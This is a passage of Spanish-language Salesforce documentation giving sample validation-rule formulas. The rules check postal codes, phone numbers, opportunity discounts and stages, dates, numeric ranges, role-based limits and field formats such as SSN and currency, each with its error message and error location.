| **Fórmula:** | <pre>AND(<br>OR(MailingCountry = "USA", ISBLANK(MailingCountry)),<br>OR(<br>AND(LEN(MailingPostalCode) <>5,<br>LEN(MailingPostalCode) <> 10),<br>NOT(CONTAINS("0123456789",<br>LEFT( MailingPostalCode, 1))),<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 2, 1))),<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 3, 1))),<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 4, 1))),<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 5, 1))),<br>AND(<br>LEN(MailingPostalCode) = 10,<br>OR(<br>MID( MailingPostalCode , 6, 1) <> "-",<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 7, 1))),<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 8, 1))),<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 9, 1))),<br>NOT(CONTAINS("0123456789",<br>MID( MailingPostalCode , 10, 1)))<br>)<br>)<br>)<br>)</pre><br>Nota: Este ejemplo interpreta un país en blanco como EE.UU. Para utilizar este ejemplo con otros países, elimine la cláusula que comprueba la longitud del campo del país. Además, los criterios de reglas de validación distinguen entre mayúsculas y minúsculas, por lo que esta regla sólo se aplica si el país está en blanco o si "EE.UU." está escrito en mayúsculas. La regla no se aplica si el país es "ee.uu.".<br>Consejo: También puede validar códigos postales empleando una expresión regular; para obtener un ejemplo de una fórmula que utilice una expresión regular, consulte REGEX en la página 4827. |
| **Mensaje de error:** | El código postal debe tener un formato 99999 ó 99999-9999. |
| **Ubicación del error:** | `Código postal de envío` |

### El número de teléfono tiene un formato internacional

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el número `Teléfono` comience con un signo más (+) del código de país. Tenga en cuenta que esta regla de validación entra en conflicto con la regla de diez dígitos. |
| **Fórmula:** | `LEFT(Phone, 1) <> "+"` |
| **Mensaje de error:** | El número de teléfono debe comenzar con + (código de país). |
| **Ubicación del error:** | `Teléfono` |

### El número de teléfono de EE.UU. tiene diez dígitos

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el número `Teléfono` tenga un formato (999) 999-9999. Esta regla funciona utilizando la función REGEX para comprobar que el número tiene diez dígitos en el formato (999) 999-9999. |
| **Fórmula:** | `NOT(REGEX(Phone, "\\D*?(\\d\\D*?){10}"))` |
| **Mensaje de error:** | El número de teléfono de EE.UU. debe tener el formato: (999) 999-9999. |
| **Ubicación del error:** | `Teléfono` |

## Reglas de validación de objeto cruzado de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Los descuentos deben estar en el intervalo

Este ejemplo contiene tres reglas de validación de productos de oportunidad. Los ejemplos siguientes le ayudan a gestionar importes de descuento y requieren un campo de porcentaje personalizado de productos de oportunidad denominados `Descuento de línea`. Los ejemplos siguientes también requieren que utilice listas de precios y que personalice el campo `Familia de productos` para que incluya los valores siguientes: *`Software`*, *`Consultoría`* y *`Formación`*.

**Descuentos de software**

| Campo | Valor |
|---|---|
| **Descripción:** | Evita que los usuarios guarden productos de software con un descuento superior al 10 por ciento. |

| Campo | Valor |
| --- | --- |
| **Fórmula:** | `AND(Line_Discount__c > 0.10, ISPICKVAL(Product2.Family, "Software"))` |
| **Mensaje de error:** | El descuento debe ser 10% o menos en los productos de software. |
| **Ubicación del error:** | `Descuento de línea` |

**Descuentos de consultoría**

| Campo | Valor |
| --- | --- |
| **Descripción:** | Evita que los usuarios guarden productos de consultoría con un descuento superior al 15 por ciento. |
| **Fórmula:** | `AND(Line_Discount__c > 0.15, ISPICKVAL(Product2.Family, "Consulting"))` |
| **Mensaje de error:** | El descuento debe ser 15% o menos en los productos de consultoría. |
| **Ubicación del error:** | `Descuento de línea` |

**Descuentos de formación**

| Campo | Valor |
| --- | --- |
| **Descripción:** | Evita que los usuarios guarden productos de formación con un descuento superior al 20 por ciento. |
| **Fórmula:** | `AND(Line_Discount__c > 0.20, ISPICKVAL(Product2.Family, "Training"))` |
| **Mensaje de error:** | El descuento debe ser 20% o menos en los productos de formación. |
| **Ubicación del error:** | `Descuento de línea` |

### Cómo evitar modificar productos de oportunidad en oportunidades cerradas

Este ejemplo contiene dos reglas de validación: una sobre los productos de oportunidad y otra sobre las oportunidades.

| Campo | Valor |
| --- | --- |
| **Descripción:** | Evita que los usuarios modifiquen productos de oportunidad después de cerrar una oportunidad. Cree el siguiente ejemplo de regla de validación de productos de oportunidad. |

| Campo | Valor |
|---|---|
| **Fórmula:** | `OR(ISPICKVAL(Opportunity.StageName, "Closed Won"), ISPICKVAL(Opportunity.StageName, "Closed Lost"))` |
| **Mensaje de error:** | No se pueden cambiar los productos de oportunidades para oportunidades cerradas. |
| **Ubicación del error:** | `Parte superior de la página` |

La siguiente regla de validación se aplica a oportunidades.

| Campo | Valor |
|---|---|
| **Descripción:** | Evita que los usuarios eliminen productos de oportunidad después de cerrar una oportunidad. Cree el siguiente ejemplo de regla de validación de oportunidades. Utiliza un campo de resumen de oportunidades que cuenta el número de productos de oportunidad de una oportunidad. |
| **Fórmula:** | `AND(OR(ISPICKVAL(StageName, "Closed Won"), ISPICKVAL(StageName, "Closed Lost")), Number_of_Line_Items__c < PRIORVALUE(Number_of_Line_Items__c) )` |
| **Mensaje de error:** | No se pueden eliminar productos de oportunidad de oportunidades cerradas. |
| **Ubicación del error:** | `Parte superior de la página` |

## Cómo evitar guardar un caso si una cuenta no tiene soporte

| Campo | Valor |
|---|---|
| **Descripción:** | Evita que los usuarios guarden un caso cuya cuenta no tenga soporte. Este ejemplo asume que tiene un campo de casilla de verificación personalizada en las cuentas denominada `Soporte permitido` que controla si la cuenta tiene soporte. |
| **Fórmula:** | `Account.Allowed_Support__c  = FALSE` |
| **Mensaje de error:** | No se pueden crear casos para esta cuenta porque no tiene soporte. |
| **Ubicación del error:** | `Parte superior de la página` |

### Cómo evitar que un caso sin contacto deje de estar en la compañía

| Campo | Valor |
|---|---|
| **Descripción:** | Evita que los usuarios guarden un caso abierto asociado con un contacto que ya no esté en la compañía. Este ejemplo utiliza un campo de casilla de verificación personalizada de contactos denominado `Ya no está en la compañía`. |
| **Fórmula:** | `AND(Contact.Not_Longer_With_Company__c, NOT(IsClosed))` |
| **Mensaje de error:** | No se puede guardar este caso porque el contacto relacionado ya no está en la compañía. Para continuar, seleccione otro contacto. |
| **Ubicación del error:** | `Nombre del contacto` |

## Reglas de validación de fecha de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

### La fecha debe ser un día laborable de la semana

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el valor de un campo personalizado de fecha sea un día laborable de la semana (no sábado o domingo). |
| **Fórmula:** | `CASE(MOD( My_Date__c - DATE(1900, 1, 7), 7), 0, 0, 6, 0, 1) = 0` |
| **Mensaje de error:** | La fecha debe ser un día laborable de la semana. |
| **Ubicación del error:** | `Mi fecha` |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### La fecha debe ser un día de fin de semana

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el valor de un campo personalizado de fecha sea sábado o domingo. |
| **Fórmula:** | `CASE( MOD( My_Date__c - DATE(1900, 1, 7), 7),`<br>`0, 1,`<br>`6, 1,`<br>`0) = 0` |
| **Mensaje de error:** | La fecha debe ser un día de fin de semana. |
| **Ubicación del error:** | `Mi fecha` |

### La fecha debe ser del mes actual

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado de fecha contenga una fecha del mes y año actuales. |
| **Fórmula:** | `OR (`<br>`YEAR( My_Date__c ) <> YEAR ( TODAY() ),`<br>`MONTH( My_Date__c ) <> MONTH ( TODAY() )`<br>`)` |
| **Mensaje de error:** | La fecha debe ser del mes actual. |
| **Ubicación del error:** | `Mi fecha` |

### La fecha debe ser del año actual

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado de fecha contenga una fecha del año actual. |
| **Fórmula:** | `YEAR( Mi_Fecha__c ) <> YEAR ( TODAY() )` |
| **Mensaje de error:** | La fecha debe ser del año actual. |
| **Ubicación del error:** | `Mi fecha` |

### La fecha debe ser el último día del mes

| Campo | Valor |
|---|---|
| **Descripción:** | Valida si un campo personalizado denominado `Mi fecha` es el último día del mes. Para ello, determina la fecha del primer día del mes siguiente y resta 1 día. Incluye una lógica especial para el mes de diciembre. |
| **Fórmula:** | `DAY(My_Date__c) <> IF(Month(My_Date__c)=12, 31, DAY(DATE(YEAR(My_Date__c),MONTH(My_Date__c)+1,1) - 1))` |
| **Mensaje de error:** | La fecha debe ser el último día del mes |
| **Ubicación del error:** | `Mi fecha` |

### La fecha debe estar en el intervalo de un año

| Campo | Valor |
|---|---|
| **Descripción:** | Valida si un campo personalizado denominado `Fecha de seguimiento` está en el intervalo de un año desde la fecha de hoy. Este ejemplo asume que se trata de un año de 365 días. (No se incluyen los años bisiestos.) |
| **Fórmula:** | `Followup_Date__c - TODAY() > 365` |
| **Mensaje de error:** | La fecha de seguimiento debe estar en el intervalo de hoy a un año. |
| **Ubicación del error:** | `Fecha de seguimiento` |

### El día del mes no puede ser superior a 15

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Fecha de inicio` contenga una fecha en los 15 primeros días del mes especificado. |
| **Fórmula:** | `DAY( Begin_Date__c ) > 15` |
| **Mensaje de error:** | La fecha de inicio no puede ser posterior al día 15 del mes. |
| **Ubicación del error:** | `Fecha de inicio` |

### La fecha de finalización no puede ser anterior a la fecha de inicio

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el campo personalizado denominado `Fecha de finalización` no sea anterior a otro campo personalizado denominado `Fecha de inicio`. |
| **Fórmula:** | `Begin_Date__c > End_Date__c` |
| **Mensaje de error:** | La fecha de finalización no puede ser anterior a la fecha de inicio. |
| **Ubicación del error:** | `Fecha de inicio` |

### La fecha de caducidad no puede ser anterior a la fecha de cierre

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Fecha de caducidad` no sea anterior a la `Fecha de cierre`. |
| **Fórmula:** | `Expiration_Date__c < CloseDate` |
| **Mensaje de error:** | La fecha de caducidad no puede ser anterior a la fecha de cierre. |
| **Ubicación del error:** | `Fecha de caducidad` |

## Reglas de validación de número de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

### Las fichas de tiempo deben tener en total 40 horas

| Campo | Valor |
|---|---|
| **Descripción:** | Asegura que los usuarios no pueden guardar una ficha de tiempo con más de 40 horas en una semana. Este ejemplo requiere cinco campos personalizados en el objeto personalizado, uno por cada día de trabajo. |
| **Fórmula:** | `Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40` |
| **Mensaje de error:** | El total de horas no puede superar 40. |
| **Ubicación del error:** | `Parte superior de la página` |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### El número no puede ser negativo

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Horas trabajadas` no sea un número negativo. |
| **Fórmula:** | `Hours_Worked__c < 0` |
| **Mensaje de error:** | Las horas trabajadas no pueden ser menos de cero. |
| **Ubicación del error:** | `Horas trabajadas` |

### El número debe ser par

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Pasajeros del arca` sea un número par y no negativo. |
| **Fórmula:** | `OR(`<br>`  Ark_Passengers__c < 0,`<br>`  MOD( Ark_Passengers__c, 2) <> 0`<br>`)` |
| **Mensaje de error:** | Los pasajeros del arca deben ser un número par positivo. |
| **Ubicación del error:** | `Pasajeros del arca` |

### El número debe ser impar

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Calcetines encontrados` sea un número impar y no negativo. |
| **Fórmula:** | `OR(`<br>`  Socks_Found__c < 0,`<br>`  MOD( Socks_Found__c, 2) = 0`<br>`)` |
| **Mensaje de error:** | Los calcetines encontrados deben ser un número impar. |
| **Ubicación del error:** | `Calcetines encontrados` |

### El número debe ser un múltiplo de cinco

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Múltiplo de 5` sea múltiplo de cinco. |
| **Fórmula:** | `MOD( Multiple_of_5__c, 5) <> 0` |
| **Mensaje de error:** | El número debe ser un múltiplo de cinco. |
| **Ubicación del error:** | `Múltiplo de 5` |

### El número debe ser un entero

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Mi entero` sea un número entero. |
| **Fórmula:** | `FLOOR( My_Integer__c) <> My_Integer__c` |
| **Mensaje de error:** | Este campo debe ser un número entero. |
| **Ubicación del error:** | `Mi entero` |

### El número debe tener un valor entre -50 y 50

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Volumen` tenga un valor entre -50 y 50. |
| **Fórmula:** | `ABS( Volume__c) > 50` |
| **Mensaje de error:** | El volumen debe tener un valor entre -50 y 50. |
| **Ubicación del error:** | `Volumen` |

### Validación de intervalo de números

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que el intervalo entre dos campos personalizados, `Salario mínimo` y `Salario máximo`, no sea superior a 20.000 $. |
| **Fórmula:** | `(Salary_Max__c - Salary_Min__c) > 20000` |
| **Mensaje de error:** | El intervalo de salario debe estar dentro de 20.000 $. Ajuste los valores de salario máximo o salario mínimo. |
| **Ubicación del error:** | `Salario máximo` |

### El porcentaje debe tener un valor entre cero y 100

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado denominado `Porc mixto` tenga un valor entre 0 y 100%. Tenga en cuenta que los campos de porcentaje se expresan divididos entre 100 en fórmulas (100% se expresa como 1; 50% se expresa como 0,5). |
| **Fórmula:** | `OR(`<br>`  Mix_Pct__c > 1.0,`<br>`  Mix_Pct__c < 0.0`<br>`)` |
| **Mensaje de error:** | El porcentaje mixto debe tener un valor entre 0 y 100%. |
| **Ubicación del error:** | `Porc mixto` |

## Reglas de validación de gestión de oportunidades de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Campo condicionalmente obligatorio basado en etapas de oportunidad

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que se proporcione un campo personalizado denominado `Fecha de entrega` si una oportunidad ha avanzado hasta la etapa Cerrada ganada o Negociación/Revisión. |
| **Fórmula:** | `AND (`<br>`  OR (`<br>`  ISPICKVAL(StageName, "Closed Won"),`<br>`  ISPICKVAL(StageName, "Negotiation/Review")),`<br>`ISBLANK(Delivery_Date__c)`<br>`)` |
| **Mensaje de error:** | La fecha de entrega es obligatoria para esta etapa. |
| **Ubicación del error:** | `Fecha de entrega` |

### La fecha de cierre no puede ser anterior al mes actual

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la `Fecha de cierre` de una oportunidad no sea un mes anterior al mes actual. Tenga en cuenta que el uso de ISNEW y de ISCHANGED en esta fórmula para asegurar la condición sólo se comprueba si la oportunidad se crea o si el campo `Fecha de cierre` se modifica correctamente. |
| **Fórmula:** | `AND(`<br>`  OR (`<br>`  ISNEW(),`<br>`  ISCHANGED( CloseDate )),`<br>`  CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1) )` |
| **Mensaje de error:** | La fecha de cierre no puede ser anterior al mes actual |
| **Ubicación del error:** | `Fecha de cierre` |

### La fecha de cierre debe ser una fecha futura

| Campo | Valor |
|---|---|
| **Descripción:** | Asegura que los usuarios no cambien la `Fecha de cierre` de una oportunidad a un día pasado. |
| **Fórmula:** | `SampleDate < TODAY()` |
| **Mensaje de error:** | La fecha de cierre no puede ser un día pasado. |
| **Ubicación del error:** | `Fecha de cierre` |

### Descuentos de oportunidades

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizados de porcentaje de descuento esté entre 0 y 40 %. |
| **Fórmula:** | `OR(Porcentaje_descuento__c < 0, Porcentaje_descuento__c > 0.40)` |
| **Mensaje de error:** | El porcentaje de descuento no debe superar el 40 %. |
| **Ubicación del error:** | `Porcentaje de descuento` |

### La oportunidad de valor alto se debe aprobar antes de cerrar

| Campo | Valor |
|---|---|
| **Descripción:** | Las oportunidades con cantidades superiores a 50.000 $ requieren que se seleccione una casilla de verificación personalizada denominada `Aprobada` para poder cambiar el estado a Cerrada ganada o Cerrada perdida. Para automatizar este proceso, defina la seguridad del nivel de campo en la casilla de verificación `Aprobada`, para que solo se pueda seleccionar mediante un proceso de aprobación personalizado (Enterprise Edition, Unlimited Edition o Performance Edition). |
| **Fórmula:** | `AND(`<br>`  OR(`<br>`  ISPICKVAL(StageName,"Closed Won"),`<br>`  ISPICKVAL(StageName,"Closed Lost")),`<br>`(Amount > 50000),`<br>`NOT(ISPICKVAL(Approval_Status__c ,"Approved")))` |
| **Mensaje de error:** | Las oportunidades de alto valor se deben aprobar para su cierre. Haga clic en el botón Solicitar cierre. |
| **Ubicación del error:** | `Parte superior de la página` |

### La cantidad de la oportunidad no puede superar los 10 millones de dólares

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la `Cantidad` de oportunidad tenga un valor positivo y no supere los 10 millones de dólares. Este límite se ha diseñado para detectar errores de escritura. |
| **Fórmula:** | `OR(`<br>`  Amount < 0,`<br>`  Amount > 10000000`<br>`)` |
| **Mensaje de error:** | La cantidad no puede superar 10 millones de dólares. |
| **Ubicación del error:** | `Importe` |

### Comprobación de oportunidad de productos

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que una oportunidad tenga al menos un producto de oportunidad antes de que los usuarios puedan guardar un cambio en una oportunidad. |
| **Fórmula:** | `NOT(OR(ISNEW(),HasOpportunityLineItem))` |
| **Mensaje de error:** | Debe agregar productos a esta oportunidad antes de guardarla. |
| **Ubicación del error:** | `Parte superior de la página` |

### La oportunidad debe tener productos si se está en una fase posterior a "Se requiere un análisis"

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que una oportunidad tenga productos de oportunidad antes de pasar de la `Fase` Se requiere un análisis. |
| **Fórmula:** | `AND (`<br>`  CASE( StageName,`<br>`  "Value Proposition", 1,`<br>`  "Id. Decision Makers", 1,`<br>`  "Perception Analysis", 1,`<br>`  "Proposal/Price Quote", 1,`<br>`  "Negotiation/Review", 1,`<br>`  "Closed Won", 1,`<br>`  0) = 1,`<br>`  NOT(HasOpportunityLineItem)`<br>`)` |
| **Mensaje de error:** | Los productos de oportunidad son necesarios para pasar de la fase Se requiere un análisis. |
| **Ubicación del error:** | `Parte superior de la página` |

### Formato de nombre de oportunidad

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que una oportunidad contenga un guión como forma de reforzar una convención de nombre de oportunidad "[Cuenta] - [Cantidad]". |
| **Fórmula:** | `FIND( " - ", Name ) = 0` |
| **Mensaje de error:** | El nombre de oportunidad debe utilizar el formato "[Cuenta] - [Cantidad]". |
| **Ubicación del error:** | `Nombre de la oportunidad` |

### Evitar que los representantes de ventas retrocedan la fase de oportunidad

| Campo | Valor |
|---|---|
| **Descripción:** | Evita que los representantes de ventas hagan retroceder la `fase` de la oportunidad a valores específicos, una vez hayan aceptado la oportunidad mediante un proceso de aprobación personalizado. El proceso de aprobación define la casilla de verificación personalizada `Bandera aceptada` a Verdadero. |
| **Fórmula:** | `AND(`<br>`  Accepted_Flag__c,`<br>`  OR ( ISPICKVAL( StageName, "Stage 1"), ISPICKVAL( StageName, "Stage 2"))`<br>`)` |
| **Mensaje de error:** | Etapa no válida de oportunidad aceptada. |
| **Ubicación del error:** | `Etapa` |

### La probabilidad debe ser 100% para Oportunidades ganadas

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la probabilidad de una oportunidad ganada se defina correctamente a 100%. Es de gran utilidad para mantener la limpieza de los datos para facilitar la generación de informes. |
| **Fórmula:** | `AND (`<br>`  ISPICKVAL( StageName, "Closed Won"),`<br>`  Probability <> 1)` |
| **Mensaje de error:** | La probabilidad debe ser 100% para Oportunidades ganadas. |
| **Ubicación del error:** | `Probabilidad` |

### La probabilidad debe ser cero para Oportunidades perdidas

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la probabilidad de una oportunidad perdida se defina correctamente a cero. Es de gran utilidad para mantener la limpieza de los datos para facilitar la generación de informes. |
| **Fórmula:** | `AND (`<br>`  ISPICKVAL( StageName, "Closed Lost"),`<br>`  Probability <> 0)` |
| **Mensaje de error:** | La probabilidad debe ser 0% para oportunidades perdidas. |
| **Ubicación del error:** | `Probabilidad` |

### Fecha de inicio de proyecto

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo sea obligatorio condicionalmente con base en los valores de otros campos. Utilice esta fórmula de validación para asegurar que los usuarios incluyan una `Fecha de inicio de proyecto` para una oportunidad que está cerrada/ganada. |
| **Fórmula:** | `AND(ISPICKVAL(StageName, "Closed Won"), ISNULL(Project_Start_Date__c))` |
| **Mensaje de error:** | Se necesita la fecha de inicio de proyecto para las oportunidades ganadas. |
| **Ubicación del error:** | `Fecha de inicio de proyecto` |

## Reglas de validación de presupuestos de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Mostrar error si el descuento de la partida de presupuesto supera el 40%

| Campo | Valor |
|---|---|
| **Descripción:** | Muestra un error si el descuento de una partida de presupuesto supera el 40%. |
| **Fórmula:** | `Discount > .40` |
| **Mensaje de error:** | El descuento de esta partida de presupuesto no puede superar el 40%. |
| **Ubicación del error:** | `Descuento` en el presupuesto |

## Reglas de validación de usuario, función y perfil de muestra

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### El porcentaje de descuento no supera el límite basado en función

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo personalizado de oportunidades denominado `Porcentaje de descuento` no supere un valor máximo que varía dependiendo de la función del usuario. El valor máximo predeterminado es 15%. |
| **Fórmula:** | `Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)` |
| **Mensaje de error:** | El descuento (%) supera el límite permitido para su función. |
| **Ubicación del error:** | `Porcentaje de descuento` |

### La cantidad de gasto no supera el gasto máximo permitido por usuario

| Campo | Valor |
|---|---|
| **Descripción:** | Valida un campo personalizado denominado `Cantidad de gasto` en comparación con un campo de usuario personalizado denominado `Gasto máximo permitido`. |
| **Fórmula:** | `Expense_Amount__c > $User.Max_Allowed_Expense__c` |
| **Mensaje de error:** | La cantidad no puede superar su gasto máximo permitido. |
| **Ubicación del error:** | `Cantidad de gasto` |

### Sólo el propietario del registro puede cambiar el campo

| Campo | Valor |
|---|---|
| **Descripción:** | Asegura que sólo el propietario del registro puede realizar cambios en un campo personalizado denominado `Objetivo personal`. |
| **Fórmula:** | `AND(`<br>`  ISCHANGED( Personal_Goal__c ),`<br>`  Owner <> $User.Id`<br>`)` |
| **Mensaje de error:** | Sólo el propietario del registro puede cambiar Objetivo personal. |
| **Ubicación del error:** | `Objetivo personal` |

### Sólo el propietario del registro o el administrador pueden cambiar el campo

| Campo | Valor |
|---|---|
| **Descripción:** | Asegura que un usuario pueda realizar cambios en un campo personalizado denominado `Objetivo personal` únicamente si es propietario del registro o tiene el perfil personalizado "Personalizado: Administrador del sistema". |
| **Fórmula:** | `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id,`<br>`$Profile.Name <>`<br>`  "Custom: System Admin" )`<br><br>Nota: Los campos de combinación $Profile solo están disponibles en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| **Mensaje de error:** | Sólo el propietario del registro o el administrador pueden cambiar Objetivo personal. |
| **Ubicación del error:** | `Objetivo personal` |

### Sólo un administrador puede retrasar la fecha de cierre de oportunidad

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que la `Fecha de cierre` de una oportunidad no sea anterior al mes actual, salvo para los usuarios con un perfil personalizado denominado "Personalizado: Administrador del sistema". |
| **Fórmula:** | `AND( OR ( ISNEW(), ISCHANGED( CloseDate )), CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1), $Profile.Name <> "Custom: System Admin" )`<br>Nota: Los campos de combinación $Profile solo están disponibles en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| **Mensaje de error:** | La fecha de cierre no puede ser anterior al mes actual |
| **Ubicación del error:** | `Fecha de cierre` |

## Reglas de validación de muestra de evento clave

Si desea más información sobre cualquiera de las funciones de fórmula empleadas en estos ejemplos, consulte Operadores y funciones de fórmula en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Permitir que el número aumente, pero no se reduzca

| Campo | Valor |
|---|---|
| **Descripción:** | Permite que un campo personalizado denominado `Importe confirmado` se incremente, pero no se reduzca después de su creación inicial. Esta regla utiliza la función PRIORVALUE() para comparar el valor actualizado del campo antes de su actualización. |
| **Fórmula:** | `PRIORVALUE(Commit_Amount__c) > Commit_Amount__c` |
| **Mensaje de error:** | El importe confirmado no se puede reducir. |
| **Ubicación del error:** | `Importe confirmado` |

### Carné de conducir de California

| Campo | Valor |
|---|---|
| **Descripción:** | Garantiza que un campo personalizado denominado `Carné de conducir` tiene el formato correcto A9999999 si el `Estado o provincia de correo` es "CA". |
| **Fórmula:** | `AND(`<br>`MailingState = "CA",`<br>`NOT(REGEX(Drivers_License__c, "([A-Z]\\d{7})?"))`<br>`)` |
| **Mensaje de error:** | Formato de carné de conducir de California no válido. |
| **Ubicación del error:** | `Carné de conducir` |

### Obligación de los usuarios de seleccionar "Acepto los términos" para introducir ciertos valores

| Campo | Valor |
|---|---|
| **Descripción:** | Utiliza una casilla de verificación etiquetada "Acepto los términos" para obligar al usuario a seleccionar la casilla de verificación para introducir un valor denominado `Número de días` que supera su Tiempo remunerado no trabajado (PTO) disponible. |
| **Fórmula:** | `AND(`<br>`NOT( I_accept_terms__c ),`<br>`Number_of_Days__c > $User.PTO_Balance__c`<br>`)` |
| **Mensaje de error:** | Su solicitud generará un PTO negativo. Debe aceptar los términos de PTO negativo. |
| **Ubicación del error:** | `Acepto los términos` |

### Prohibición de aplicar cambios a un campo después de haberlo guardado

| Campo | Valor |
|---|---|
| **Descripción:** | Evita que los usuarios cambien un campo personalizado denominado `Porcentaje garantizado` después de haberlo guardado inicialmente. |
| **Fórmula:** | `AND(`<br>`NOT( ISNEW() ),`<br>`ISCHANGED( Guaranteed_Rate__c )`<br>`)` |
| **Mensaje de error:** | El porcentaje garantizado no se puede cambiar. |
| **Ubicación del error:** | `Porcentaje garantizado` |

### Formato de número de seguridad social

| Campo | Valor |
|---|---|
| **Descripción:** | Valida que un campo de texto personalizado denominado `NSS` tenga el formato numérico 999-99-9999 (si no está en blanco). El patrón especifica:<br>• Tres dígitos simples (0-9):\\d{3}<br>• Un guión<br>• Dos dígitos simples (0-9):\\d{2}<br>• Un guión<br>• Cuatro dígitos simples (0-9):\\d{4} |
| **Fórmula:** | `NOT(`<br>`OR(`<br>`ISBLANK(Social_Security_Number__c),`<br>`REGEX( Social_Security_Number__c , "[0-9]{3}-[0-9]{2}-[0-9]{4}")`<br>`)`<br>`)` |
| **Mensaje de error:** | El NSS debe tener el formato: 999-99-9999. |
| **Ubicación del error:** | `NSS` |

### Divisa válida

| Campo | Valor |
|---|---|
| **Descripción:** | Valida la divisa seleccionada en comparación con un subconjunto explícito de divisas activas en la organización, mediante la lista de selección `Divisa`. Utilice este ejemplo si sólo permite que se apliquen algunas de las divisas activas en su organización a cierto tipo de registros. |
| **Fórmula:** | `CASE(CurrencyIsoCode,`<br>`"USD", 1,`<br>`"EUR", 1,`<br>`"GBP", 1,`<br>`"JPY", 1,`<br>`0) = 0` |
| **Mensaje de error:** | La divisa debe ser USD, EUR, GBP o JPY. |
| **Ubicación del error:** | `Divisa` |

### Número válido de tarjeta de crédito

| Campo | Valor |
|---|---|
